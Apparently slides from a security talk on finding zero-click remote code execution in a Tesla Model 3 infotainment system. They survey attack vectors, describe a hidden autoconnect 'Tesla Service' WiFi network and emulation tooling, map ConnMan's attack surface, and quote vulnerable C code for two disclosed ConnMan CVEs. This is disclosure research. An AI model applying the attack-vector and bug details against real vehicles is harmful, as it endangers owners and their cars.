➤ Linux mmc driver has to be patched to slow down the communication as our setup does not support high frequencies


3

### Disconnect SBC and reboot the ICE

Use of short wires let the ICE boots on eMMC in HS400 mode without perturbation

# Firmware

History access to firmwares




# Attack vectors

## Objectives

- We want a RCE without any user interaction
- Bonus: fits the pwn2own rules to allow a Tier 1(2) entry

## Possible targets

- LTE connectivity card
  - ✗ Two systems are hosted on the LTE card: the baseband and a Linux system => 2 hops to the Infotainment
- Tuner ECU
  - ✗ ECU required
  - 1 hop to the Infotainment
- WiFi/BT chipset
  - ✓ Directly attached in PCIe to the Infotainment
  - ✗ No vulnerability found in firmware
- Infotainment system (Kernel WiFi/BT stacks & network management stack)
  - ✓ Directly on the target
  - ✗ Limited attack surface & Not valid for Tier1 entry



# Attack vector

Autoconnect WiFi

## ⦿ Infotainment target additional attack surface

- ⊕ Full Kernel WiFi stack
- ⊕ Kernel Network stack
- ⊕ Network manager's (ConnMan) additional surface
- ⊕ Applications that use Internet connection (i.e. VPN client)

```
ssh
david ~ > tesla > model3_2022.12.22 > cat ./opt/connman/tesla-service.config
[service_wifi_5465736c6120536572766963650a_psk]
Type = wifi
Name = Tesla Service
Passphrase = 
Hidden = true
david ~ > tesla > model3_2022.12.22 >
```

# Public research

---

## TBONE – A zero-click exploit for Tesla MCUs

Ralf-Philipp Weinmann and Benedikt Schmotzle

Comsecuris

Comsecuris UG (haftungsbeschränkt)


2020-10-16

v1.0

We could have named this presentation: TBONE 2.0

# Tooling

Emulator with WiFi connection



## VM

Use Qemu to run the ICE software

## Kernel

Use kernel config from the firmware and add Qemu required options

## RootFS

Patch some init scripts  
Add Xorg drivers  
Add WiFi firmware  
Add SSH root access

## Network

USB passthrough on WiFi dongle  
TAP interface for internal network  
Gateway simulator in Python

# ConnMan

- ✓ Network manager
- ✓ OpenSource code
- ✓ Used on Linux based embeded devices



## DHCP

IPv4 network config



## DNS

Client and proxy



## WISPR

Portal detection




## Plugins

Work with others services  
Wifi, Ethernet, Bluetooth, Ofono

# ConnMan

Opensource Connection Manager



## DBus Communication

All communication with other services goes through the dbus server. A custom Tesla UI program manages Connman with its dbus interface and displays the current connection status on the Infotainment's screen

## Glib

Connman is written in C and uses a lot of Glib feature :

- Glib event loop (application mono thread)
- Utilities (strings, hashtable, I/Os)
- A few allocations use the glib allocator

## Gweb / Gresolv

Connman implementation of HTTP and DNS protocols :

- Gweb : custom implementation of HTTP (GET/POST queries)
- Gresolv : sends a DNS query and handles the response

# ConnMan Surface

Limited attack surface

## DHCP

IPv4 DHCP implementation

Few bugs already discovered and patched



## IPv6

Disabled in the kernel configuration

## WISPR

Portal detection and connectivity check



## DNS Proxy

Replaced by DNSMasq

## WPAD

Proxy script handling, disabled during an update



## NTP

Disabled by the Tesla UI application

## Wifi wpa\_supplicant

Small surface from the WiFi: only some user controlled input (network SSIDs, passphrase, states, ...)



## Ofono

Small surface from the connectivity card data.


# WiFi management

How the Tesla connects to a Wifi AP



# WISPR

Wispers a payload directly to the Tesla



# Vulnerabilities

Vulnerabilities we found in the remote surface (Connman)

---



## OOB byte swap in GWEB (CVE-2022-32292)

- . Bug in the HTTP parsing function
- . Allows changing a 0x0A byte into a 0x00 byte after the end of an allocation
- . Difficult to exploit without an infoleak



## Double free in WISPR (CVE-2022-32293)

- . Only used to crash Connman quickly, to start with a clean heap after a restart of the service
- . We only saw the exploitability of this bug at the end !

# OOB byte swap

One bug sufficient to get RCE

```
static gboolean received_data(...)
{
    g_io_channel_read_chars(c, receive_buffer, size, &bytes_read, 0);

    while (bytes_read > 0) {
        guint8 *pos;
        gsize count;
        char *str;
        pos = memchr(ptr, '\n', bytes_read);
        // ...
        *pos = '\0';
        count = strlen((char *) ptr);
        // ...
        bytes_read -= count + 1;
        if (bytes_read > 0)
            ptr = pos + 1;
        // ...
    }
}
```

